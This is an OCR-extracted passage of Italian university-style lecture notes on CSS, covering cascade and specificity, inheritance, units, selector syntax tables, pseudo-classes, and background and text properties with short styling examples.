         background-color: #fff;
      }
      #wrap {
         font-size: 2em;
         color: #333;
      }
      div { font-size: 1em; }
      em { color: #666; }
      p.item {
         color: #fff;
         background-color: #ccc;
         border-style: dashed;
      }
      p {
         border: 1px solid black;
         padding: 0.5em;
      }
      </style>
   </head>
   <body>
      <div id="wrap">
         <p>Normal Paragraph</p>
         <p class="item">
            This is the <em>cascade</em>
         </p>
      </div>
   </body>
</html>
```

Primo paragraph:

- Abbiamo un selettore di tipo (`p`) con cui definiamo padding e bordo (fin qua nessun conflitto).
- Il colore del testo è quello definito dalla dichiarazione del selettore `#wrap`, che vince sul selettore di tipo `body` (i selettori di tipo hanno minore importanza rispetto ai selettori di ID).
- Anche la dimensione del testo è indicata dalla dichiarazione associata al selettore `#wrap`, che vince sul selettore di tipo `div` (stesse motivazioni).

Secondo paragraph:

- Le proprietà del paragraph sono le stesse del primo, con le dovute differenze relative alle classe item:
  - Lo stile del bordo (*dashed*, nessun conflitto)
  - Il colore di sfondo (niente conflitti, vedere le proprietà più avanti)
  - Il colore del font: in questo caso il selettore `p.item` vince sul selettore `#wrap` (immaginatevi di fare la graduatoria a pagina prima con a,b,c,d)
  - Il `font-size` è lo stesso del primo paragraph.
- L'elemento `em` presenta il colore indicato assieme al selettore di tipo `em`.




Anteprima del codice

L'elemento HTML con id `wrap` contiene due paragraph. Il secondo paragraph appartiene alla classe `item`. Sempre all'interno del secondo paragraph è utilizzato l'elemento `em`.


Ereditarietà

- Con ereditarietà intendiamo il processo attraverso cui un certo elemento figlio eredita proprietà da un elemento padre: stabiliamo per un elemento proprietà non associate ad esso direttamente.
- La cosa è evidente dall'albero DOM, con cui stabiliamo una gerarchia



- Se stabiliamo il colore del font nel `body`, per esempio, questo colore sarà applicato a tutti gli elementi contenuti in `body`.

Vedremo, studiando le proprietà del CSS, che in certi casi (con certi oggetti e/o certe proprietà) si ha l'ereditarietà, in altri casi no.

Unità di misura	
Unità relative	
em	Dimensione del font rilevante (precisamente quello usato di default nel browser, porre 10em significa porre una dimensione dieci volte quella del font rilevante)
ex	Altezza del font rilevante: porre 10ex significa porre come dimensione dieci volte quella dell'altezza del font rilevante)
Unità assolute	
in	Inches, pollici (1in uguale a 2.54cm)
cm	Centimetri
mm	Millimetri
pt	Points (1pt equivale a 1/72esimo di 1inch)
pc	Pica (1pc equivale a 12pt)
px	Pixels (1px equivale a 1/96esimo di 1inch). Il pixel fisico è diverso da questo pixel: le dimensioni sono diverse (potrei utilizzare più pixel fisici, per esempio in una stampante laser, per ottenere il pixel grandezza) 

Summary of the selector syntax

Pattern	Meaning	Example
E	Matches any E element (i.e., an element of type E).	h1 { font-family: sans-serif }
E F	Matches any F element that is a descendant of an E element.	h1 em { color: blue } This headline is very important
E > F	Matches any F element that is a child of an element E.	div ol>li p { color: blue }
E + F	Matches any F element immediately preceded by a sibling element E.	h1 + h2 { margin-top: -5mm}
E[attrib]	Matches any E element with the "attrib" attribute set (whatever the value).	h1[title] { color: blue; }

Summary of the selector syntax

Pattern	Meaning	Example
E[attrib="value"]	Matches any E element whose "attrib" attribute value is exactly equal to "value".	span[class="example"] { color: blue; }
E[attrib~="value"]	Matches any E element whose "attrib" attribute value is a list of space-separated values, one of which is exactly equal to "value".	a[rel~="copyright"] match the value "copyright copyleft copyeditor"
E[attrib|="value"]	Matches any E element whose "attrib" attribute has a hyphen-separated list of values beginning (from the left) with "value".	*[lang|="en"] { color : red } matches "en", "en-US", and "en-cockney"
E#myid	Matches any E element with ID equal to "myid".	h1#chapter1 { text-align: center }

Summary of the selector syntax

Pattern	Meaning	Described in section	First defined in CSS level
*	any element	Universal selector	2
E	an element of type E	Type selector	1
E[foo]	an E element with a "foo" attribute	Attribute selectors	2
E[foo="bar"]	an E element whose "foo" attribute value is exactly equal to "bar"	Attribute selectors	2
E[foo~="bar"]	an E element whose "foo" attribute value is a list of whitespace-separated values, one of which is exactly equal to "bar"	Attribute selectors	2
E[foo^="bar"]	an E element whose "foo" attribute value begins exactly with the string "bar"	Attribute selectors	3
E[foo$="bar"]	an E element whose "foo" attribute value ends exactly with the string "bar"	Attribute selectors	3
E[foo*="bar"]	an E element whose "foo" attribute value contains the substring "bar"	Attribute selectors	3
E[foo|="en"]	an E element whose "foo" attribute has a hyphen-separated list of values beginning (from the left) with "en"	Attribute selectors	2

Summary of the selector syntax

Pattern	Meaning	Described in section	First defined in CSS level
E:root	an E element, root of the document	Structural pseudo-classes	3
E:nth-child(n)	an E element, the n-th child of its parent	Structural pseudo-classes	3
E:nth-last-child(n)	an E element, the n-th child of its parent, counting from the last one	Structural pseudo-classes	3
E:nth-of-type(n)	an E element, the n-th sibling of its type	Structural pseudo-classes	3
E:nth-last-of-type(n)	an E element, the n-th sibling of its type, counting from the last one	Structural pseudo-classes	3
E:first-child	an E element, first child of its parent	Structural pseudo-classes	2

Summary of the selector syntax

Pattern	Meaning	Described in section	First defined in CSS level
E:last-child	an E element, last child of its parent	Structural pseudo-classes	3
E:first-of-type	an E element, first sibling of its type	Structural pseudo-classes	3
E:last-of-type	an E element, last sibling of its type	Structural pseudo-classes	3
E:only-child	an E element, only child of its parent	Structural pseudo-classes	3
E:only-of-type	an E element, only sibling of its type	Structural pseudo-classes	3

Summary of the selector syntax

Pattern	Meaning	Described in section	First defined in CSS level
E:empty	an E element that has no children (including text nodes)	Structural pseudo-classes	3
E:link E:visited	an E element being the source anchor of a hyperlink of which the target is not yet visited (:link) or already visited (:visited)	The link pseudo-classes	1
E:active E:hover E:focus	an E element during certain user actions	The user action pseudo-classes	1 and 2
E:target	an E element being the target of the referring URI	The target pseudo-class	3
E:lang(fr)	an element of type E in language "fr" (the document language specifies how language is determined)	The :lang() pseudo-class	2
E:enabled E:disabled	a user interface element E which is enabled or disabled	The UI element states pseudo-classes	3

Summary of the selector syntax

Pattern	Meaning	Described in section	First defined in CSS level
E:checked	a user interface element E which is checked (for instance a radio-button or checkbox)	The UI element states pseudo-classes	3
E::first-line	the first formatted line of an E element	The ::first-line pseudo-element	1
E::first-letter	the first formatted letter of an E element	The ::first-letter pseudo-element	1
E::before	generated content before an E element	The ::before pseudo-element	2
E::after	generated content after an E element	The ::after pseudo-element	2
E.warning	an E element whose class is "warning" (the document language specifies how class is determined).	Class selectors	1

Summary of the selector syntax

Pattern	Meaning	Described in section	First defined in CSS level
E#myid	an E element with ID equal to "myid".	ID selectors	1
E:not(s)	an E element that does not match simple selector s	Negation pseudo-class	3
E F	an F element descendant of an E element	Descendant combinator	1
E > F	an F element child of an E element	Child combinator	2
E + F	an F element immediately preceded by an E element	Adjacent sibling combinator	2
E ~ F	an F element preceded by an E element	General sibling combinator	3

Ripasso sui selettori

- tag
- .class
- tag.class
- #id
- Selector, Selector (OR)
- Selector Selector (DESCENDANT)
- Selector > Selector (PARENT)
- Selector + Selector (NEXT TO)
- Selector ~ Selector (SIBLING)

- https://www.w3schools.com/cssref/trysel.asp

Ripasso sui selettori

- [attribute] elemento con attributo di nome *attribute*
- [attribute = value] elemento con attributo di nome *attribute uguale a value*
- [attribute |= value] elemento con attributo di nome *attribute che inizia con value*
- [attribute $= value] elemento con attributo di nome *attribute che termina con value*
- [attribute ~= value] elemento con attributo di nome *attribute che contiene la parola value*
- [attribute *= value] elemento con attributo di nome *attribute che contiene la sottostringa value*

- https://www.w3schools.com/cssref/trysel.asp

Ripasso sulle pseudo-classi



- Selector:hover
- Selector:active
- Selector:visited
- Selector:link
- Selector:checked
- Selector:nth-child(n)
- Selector:nth-of-type(n)


- https://www.w3schools.com/css/css_pseudo_classes.asp

Proprietà CSS	
Nome	**Spiegazione**
`color`	- Proprietà che esprime il colore del testo. - Il valore di default dipende dal browser. Di default viene ereditato (non serve indicare come valore *inherit*) - È una proprietà applicabile a tutti gli elementi. - Il colore può essere espresso attraverso una keyword o una specifica RGB. - Keyword possibili: **maroon** #800000 **red** #ff0000 **orange** #ffA500 **yellow** #ffff00 **olive** #808000 **purple** #800080 **fuchsia** #ff00ff **white** #ffffff **lime** #00ff00 **green** #008000 **navy** #000080 **blue** #0000ff **aqua** #00ffff **teal** #008080 **black** #000000 **silver** #c0c0c0 **gray** #808080 - La notazione RGB può essere o Esadecimale, abbiamo un # immediatamente seguito da tre o sei caratteri esadecimali. Con questo formato possiamo definire oltre sedici milioni di colori. o Funzionale, abbiamo come sintassi `rgb(v1, v2, v3)` e all'interno delle parentesi tre valori numerici separati da virgola. I valori numerici sono compresi tra 0 e 255. ▪ Pagina consigliata (per sperimentare i tre valori della notazione funzionale): https://www.w3schools.com/css/css_colors_rgb.asp - **Esempi**: `em { color: red }` */* predefined color name */* `em { color: rgb(255,0,0) }` */* RGB range 0-255 */*

`opacity`	- Proprietà introdotta nell'ultima versione del CSS: possiamo stabilire il livello di opacità di un elemento, quindi la trasparenza.
	- Il valore è compreso tra 0 ed 1, con 0 che significa trasparenza completa.
	
	- **Esempio**: definiamo lo sfondo degli elementi div rendendoli quasi trasparenti.
	`<style>`
	`div {`
	`background-color: red;`
	`opacity: 0.2;`
	`}`
	`</style>`

`background-color`	- Proprietà che consiste nel colore dello sfondo. - Applicabile a tutti gli elementi. - Il valore di default è *transparent* - Il valore può essere ereditato (possibile valore *inherit*, l'ereditarietà non è automatica) - **Esempio**: `h1 { background-color: #F00 }`
`background-image`	- Proprietà che esprime lo sfondo di background. - Applicabile a tutti gli elementi. - Non è obbligatorio avere uno sfondo. - Il valore è ereditabile (possibile valore *inherit*, l'ereditarietà non è automatica). - Si consiglia di dichiarare anche il colore con *background-color*: se l'immagine non viene caricata verrà visualizzato il colore. - **Esempio**: `body { background-image:url('http://ilmioasito.com/sfondo.png'); }`

`background-repeat`	- Proprietà che esprime se l'immagine di sfondo definita con la proprietà precedente sia ripetuta o meno (e come).
	- Applicabile a tutti gli elementi.
	- Il valore di default è *repeat*.
	
	- Possibili i seguenti valori: per gli esempi utilizziamo il seguente codice
	`<style type="text/css">`
	`body {`
	`background-color: #ccc; background-image: url("tower.jpg");`
	`background-repeat: PROPRIETA';`
	`}`
	`</style>`
	o *repeat*, immagine ripetuta sia orizzontalmente che verticalmente
	 
	
	o *repeat-x*, immagine ripetuta orizzontalmente
	 
	
	o *repeat-y*, immagine ripetuta verticalmente
	 

	○ *no-repeat*, immagine non ripetuta  ○ *space*, immagine ripetuta in modo tale da riempire l'intera area di background senza essere tagliata  ○ *round*, immagine ripetuta in modo tale da riempire l'intera area di background, con eventuale ridimensionamento nel caso in cui l'immagine (con le sue dimensioni) non sia contenuta un numero esatto di volte nel documento.  ○ *inherit* (l'ereditarietà non è automatica)
`background-attachment`	- Proprietà che specifica come viene fissata l'immagine. - Applicabile a tutti gli elementi. - Il valore di default è *scroll*. - Possibili tre valori: ○ *scroll*, l'immagine di sfondo scorre assieme alla pagina ○ *fixed*, immagine fissata rispetto alla viewport (la finestra che contiene il documento) ○ *inherit* (l'ereditarietà non è automatica) - **Difficile fare esempi**: provate queste proprietà con l'elemento `body`, e usate la scrollbar per muovervi nella pagina (fate una pagina abbastanza lunga).
`background-position`	- Proprietà che specifica la posizione di partenza dell'immagine indicata in *background-image*. - Proprietà applicabile a qualunque elemento. - Proprietà non ereditata automaticamente. - Il valore di default è *0% 0%* (di default l'immagine viene posizionata nell'angolo in alto a sinistra) - Valori possibili: ○ *keywords*, possiamo usare le keyword per esprimere certe posizioni. Possiamo usare due keyword (in un certo senso indichiamo le


coordinate della posizione iniziale) o una sola (in questo caso l'altra coordinata sarà data per scontato – *center*).

left top


left center

left bottom

right top




right center




right bottom



center top







center center



center bottom

	○ percentuali, possiamo usare due valori percentuali per esprimere la posizione orizzontale e quella verticale. Due esempi: la posizione 0% 0% è l'angolo in alto a sinistra, mentre la posizione 100% 100% è l'angolo in basso a destra. Possiamo indicare una sola percentuale (l'altra percentuale sarà data per scontato – 50%).
	50% 50% (equivalente di center center) *25% 75%* 
	○ Posizione mediante unità di misura. Le stesse cose fatte fino ad ora possono essere fatte con le unità di misura (per conoscere le unità di misura andare qualche pagina indietro). Si indicano due valori: se ne viene specificato uno solo l'altro viene dato per scontato - 50%). È possibile fare un mix tra valori espressi con unità di misura e valori espressi in percentuale.
	10px 200px *50px 50px* 

`background-clip`	- Proprietà che determina l'area dove sarà mostrata l'immagine di background
	- Possibili tre valori:
	o *border-box*, background esteso fino ai bordi
	o *padding-box*, background esteso fino al padding
	o *content-box*, background esteso fino al contenuto
	
	- **Esempio**:
	`<style>`
	`div {`
	`padding: 15px;`
	`border: 10px dotted #000000;`
	`background-color: yellow;`
	`background-clip: PROPRIETA';`
	`}`
	`</style> <div> …. </div>`
	o `content-box`
	 
	o `padding-box`
	 
	o `border-box`
	 

`background-origin`	- Proprietà che specifica rispetto a cosa dovrebbe essere relativa la proprietà *background-position*
	- Possibili tre valori:
	  o *border-box*, posizione relativa al border box;
	  o *padding-box*, posizione relativa al padding box;
	  o *content-box*, posizione relativa al content box.
	
	- Ma questa cosa non è simile a background-clip? Vediamo cosa succede manipolando insieme le due proprietà[1] (esempio che le bimbe di Conte apprezzeranno)…
	Image size default - origin has no impact
	 
	Image position top, left
	 

[1] Esempio realizzato dall'utente *Lance* di stackoverflow. L'immagine di Conte l'ho messa io, quella dell'utente non funziona più.

<table>
<tr>
<td></td>
<td>
Image size "contained"



</td>
</tr>
<tr>
<td>background-size</td>
<td>
- Proprietà con cui specifichiamo la dimensione dell'immagine di sfondo nel background.
- Il valore di default è auto.

- Queste dimensioni possono essere espresse in lunghezza e percentuali. In questi due casi si esprimono due valori: uno per <code>width</code> e uno per <code>height</code>. Se i due valori sono uguali possiamo esprimerli una volta soltanto.
- Possibili anche i seguenti valori:
  o cover, l'immagine viene scalata in modo tale da coprire l'intera area di background
  o contain, scala l'immagine alla sua dimensione più grande in modo tale che essa possa riempire l'area di background


- Esempio: supponiamo di avere il seguente codice
<pre>
<style>
div {
    background-image:url('w3css.gif');
    background-size: VALORE;
}
</style> <div>….</div>
</pre>
</td>
</tr>
</table>

Prendiamo degli esempi di valori:

- 100px 100px



- 75px 75px



- 200px

- 50%

<table>
<tr><td></td><td>

cover


contain





</td></tr>
<tr><td>background</td><td>
- Tutte le proprietà dette fino ad ora possono essere poste in sequenza attraverso un unico valore per questa proprietà.

- Il docente sconsiglia di utilizzare questa proprietà: utilizzare le proprietà più specifiche rende più chiaro cosa vogliamo fare e permette di evitare effetti indesiderati (non vi metto neanche la struttura, così vi disincentivo ad usare la proprietà).
</td></tr>
<tr><td>text-align</td><td>
- Proprietà con cui specifichiamo l'allineamento del testo.
- Proprietà applicabile solo a elementi block-level, celle di tabelle e inline blocks.
- Proprietà ereditata automaticamente se non espressa (o se si pone inherit come valore)
- Possibili come valori:

left
right
center
justify (allineamento sia a sinistra che a destra, si aggiunge spazio affinchè il testo risulti allineato sia da una parte che da un'altra)
inherit (proprietà ereditata di default)

- Esempio:
<pre>
<!DOCTYPE html>
<html>
  <head>
    <style>
    div.a { text-align: center; }
    div.b { text-align: left; }
    div.c { text-align: right; }
    div.d { text-align: justify; }
    </style>
</pre>
</td></tr>
</table>

	</head> <body> The text-align Property text-align:center: … text-align: left: … text-align: right: … text-align: justify: … </body> </html> 
text-indent	- Proprietà con cui specifichiamo l'indentazione della prima riga di un *text-block* (per esempio un *paragraph*). - Proprietà ereditata automaticamente. - Proprietà applicabile a tutti gli elementi. - Valore di default è 0. - Possiamo porre come valore: o una lunghezza o una percentuale o *inherit* (proprietà ereditata di default) - **Esempio**: <!DOCTYPE html> <html> <head> <style> div.a { text-indent: 50px; } div.b { text-indent: -2em; } div.c { text-indent: 30%; } </style> </head> <body> The text-indent Property text-indent: 50px: ... text-indent: -2em: ... text-indent: 30%: ... </body> </html>

	
`text-decoration`	- Proprietà che descrive una decorazione per il testo di un certo elemento - Valore di default è none. - Si applica a *qualunque* elemento. - Valori possibili: o *none* o *underline*  o *overline*  o *line-through*  o *inherit* (proprietà di default non ereditata) - Possibile indicare più decorazioni in contemporanea: `h1 { text-decoration: underline overline; }` 

`text-transform`	- Proprietà con cui indichiamo come il testo si presenta.
	- Valore di default è none.
	
	- Valori possibili:
	o *none*
	o *capitalize* (prima lettera maiuscola)
	o *uppercase* (tutto maiuscolo)
